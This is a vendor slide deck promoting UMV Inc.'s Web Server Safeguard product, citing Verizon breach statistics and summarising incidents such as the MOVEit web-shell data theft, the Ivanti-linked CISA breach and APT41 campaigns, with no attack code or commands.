

umv

Web Server Safeguard (WSS)

Real-time web server security



Contents

01

About Us

02

**Trends in
Web Hacking**

03

The Problem

04

**Web Server
Safeguard**

05

Use Cases

06

Q&A

umv



UMV Inc.

Founded in 2008

Seoul, South Korea

Web-Focused Solutions

Real-time web server security

Prevent

Stolen data, interrupted web services,
website defacement, persistent attacks

Motto

“The security chain is only as strong as its
weakest link”

Web Hacking on the Rise

Verizon analyzed a record-high **TWO-FOLD** increase in the number of confirmed **security breaches** between 2022-2023


Web Hacking on the Rise

50% of organizations experience **over 39** web application attacks yearly

2023 Verizon Data Breach Investigation Report


Assets affected in breaches

2023 Verizon DBIR



Top asset varieties in breaches

2023 Verizon DBIR



North Korean indicted for ransomware attacks

US hospital attacks

May 2021: used ransomware to encrypt Kansas hospital's files and servers; extorted ~\$100,000

NASA breach

February 2022: gained and retained access to NASA's computer system for over 3 months; extracted 17 GB of data

Part of a bigger plan

2017-2023 North Korean cyberattacks raised ~3 billion USD to fund state nuclear weapons

Lesson

Extremely difficult to track down

Image Source: AP

News



MOVEit Transfer Vulnerability

CLOP SQL attack ●

May 27, 2023: ClOp ransomware group begins exploiting zero-day SQL vulnerability in Progress Moveit Transfer Software

LEMURLOOT ●

Custom-developed web shell disguised as human2.aspx file used to exfiltrate sensitive data, sometimes in only minutes

The Fallout ●

As of Oct. 2024: total victim count at 2611; 85 million individuals impacted

Lesson ●

Web shells must be combatted immediately



- <https://konbriefing.com/en-topics/cyber-attacks-moveit-victim-list.html>
- <https://cloud.google.com/blog/topics/threat-intelligence/zero-day-moveit-data-theft?hl=en>

Ivanti-linked CISA breach

Norway attacks

April-July 2023: 12 Norwegian state ministries compromised by stealth cyberattacks

CISA breach

February 2024: Hackers breach US Cybersecurity and Infrastructure Security Agency (CISA) through same Ivanti product vulnerabilities

What did they get to?

Had access to personal information and GPS data, could change system configuration

Lesson

Some breaches go unreported and undetected for months



Global APT41 Attacks

Wide-reaching attacks

14 countries over 7 years: France, India, Italy, Japan, Myanmar, the Netherlands, Singapore, South Korea, South Africa, Switzerland, Thailand, Turkiye, UK, and US

Stealthy presence

Infiltrated and maintained prolonged, unauthorized access to victim networks since 2023, extracted sensitive data to Microsoft OneDrive

The Role of Web Shells

ANTSWORD and BLUEBEAM web shells used to maintain persistence in Tomcat Apache Manager server

Lesson

